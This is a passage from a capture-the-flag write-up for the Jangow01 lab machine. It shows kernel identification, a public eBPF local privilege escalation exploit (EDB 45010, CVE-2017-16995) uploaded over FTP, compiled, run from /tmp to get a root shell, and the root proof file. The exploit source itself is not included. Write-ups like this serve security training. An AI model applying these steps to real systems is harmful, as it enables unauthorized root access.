
```
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$ _
```

Time for the root. First thing we should always check is system info and the version it is using.



```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
jangow01@jangow01:~$ _
```

Now we browse for available exploits for the version.



Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

EDB-ID: 45010 CVE: 2017-16995

Author: RLARABEE Type: LOCAL

Platform: LINUX Date: 2018-07-10


EDB Verified: ✓

Exploit: / {}


Vulnerable App:

```
/*
  Credit @bleidl, this is a slight modification to his original POC
  https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

  For details on how the exploit works, please visit
  https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

  Tested on Ubuntu 16.04 with the following Kernels
```

We found one and renamed the file into **exploit.c**. Since target machine's ftp port was open, we transferred the exploit into the target machine connecting with the ftp port as shown below.




```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.31.91
Connected to 192.168.31.91.
220 (vsFTPd 3.0.3)
Name (192.168.31.91:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||63737|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53935|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> put exploit.c
local: exploit.c remote: exploit.c
229 Entering Extended Passive Mode (|||27533|)
150 Ok to send data.
100% |*****************************************************************************************************************************************************************************************
226 Transfer complete.
13728 bytes sent in 00:00 (12.32 MiB/s)
ftp> █
```




```
jangow01@jangow01:~$ ls
exploit.c  user.txt
jangow01@jangow01:~$ gcc exploit.c -o exploit
jangow01@jangow01:~$ ls
exploit  exploit.c  user.txt
jangow01@jangow01:~$
```

The exploit is right there as we transferred. Now it needs to be compiled to run. I used the command: **gcc exploit.c -o exploit**. Now the executable one needs to be transferred in the **/tmp** directory as permissions lie there.




```
jangow01@jangow01:~$ ls
exploit  exploit.c  user.txt
jangow01@jangow01:~$ mv exploit /tmp
jangow01@jangow01:~$ ls
exploit.c  user.txt
jangow01@jangow01:~$ cd /tmp
jangow01@jangow01:/tmp$ ls -la
total 52
drwxrwxrwt  8 root     root      4096 Jan 19 18:03 .
drwxr-xr-x 24 root     root      4096 Jun 10  2021 ..
-rwxr-xr-x  1 jangow01 desafio02 18432 Jan 19 18:00 exploit
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .font-unix
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .ICE-unix
drwx------  3 root     root      4096 Jan 19 17:36 systemd-private-e4d13cf70dc24024bea7993afadb40e4
-systemd-timesyncd.service-kmx8ge
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .Test-unix
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .X11-unix
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .XIM-unix
jangow01@jangow01:/tmp$
```

Below is the result after I ran the exploit. We obtained the **root** flag yayyy!



```
jangow01@jangow01:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003744db00
[*] Leaking sock struct from ffff88003b042000
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003b0c16c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003b0c16c0
[*] credentials patched, launching shell...
# /bin/bash -i
root@jangow01:/tmp# ls
exploit  systemd-private-e4d13cf70dc24024bea7993afadb40e4-systemd-timesyncd.service-kmx8ge
root@jangow01:/tmp# ls -la
total 52
drwxrwxrwt  8 root     root      4096 Jan 19 18:03 .
drwxr-xr-x 24 root     root      4096 Jun 10  2021 ..
-rwxr-xr-x  1 jangow01 desafio02 18432 Jan 19 18:00 exploit
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .font-unix
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .ICE-unix
drwx------  3 root     root      4096 Jan 19 17:36 systemd-private-e4d13cf70dc24024bea7993afadb40e4
-systemd-timesyncd.service-kmx8ge
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .Test-unix
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .X11-unix
drwxrwxrwt  2 root     root      4096 Jan 19 17:36 .XIM-unix
root@jangow01:/tmp# cd /root
root@jangow01:/root# ls
proof.txt
root@jangow01:/root#
```



```
root@jangow01:/root# ls
proof.txt
root@jangow01:/root# cat proof.txt
                       @@@&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
                       @  @@@@@@@@@@@@@@@&#   #@@@@@@@@@&(.   /&@@@@@@@@@@
                       @  @@@@@@@@@@@&( .@@@@@@@@&%####((//#&@@@&  .&@@@@@
                       @  @@@@@@@@& @@@@@@&@@@@@&%######%&@*    ./@@*  &@@
                       @  @@@@@* (@@@@@@@@@#/.               .*@.  .#&.   &@@@&&
                       @  @@@, /@@@@@@@@#,                       .@.  ,&,   @@&&
                       @  @&  @@@@@@@@#.         @@@,@@@/           %.  #,   %@&
                       @@@#  @@@@@@@@/         .@@@@@@@@@@             *  .,   @@
                       @@&  @@@@@@@@*          @@@@@@@@@@@              ,       @
                       @&  .@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@        *.       &@
                      @@/  *@@@@@@@/           @@@@@@@@@@@#                      @@
                      @@   .@@@@@@@/          @@@@@@@@@@@@@              @#      @@
                      @@    @@@@@@@@.          @@@@@@@@@@@              @@(      @@
                       @&   .@@@@@@@@.          , @@@@@@@ *            .@@@*(    .@
                       @@    ,@@@@@@@@,   @@@@@@@@@&*%@@@@@@@@@,    @@@@@(%&*   &@
                       @@&     @@@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@%@@/   &@
                       @ @&     ,@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@%*   &@
                       @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*   &@&
                       @  @@@&       ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
                       @  @@@@@@.        *%@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
                       @  @@@@@@@@&               JANGOW               &@@@

                       @  &&&&&&&&&@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
                                     &&&@@@@&%       &/    (&&@@@&&&
                                       (((((((((((((((((((((((((((((




da39a3ee5e6b4b0d3255bfef95601890afd80709
root@jangow01:/root#
```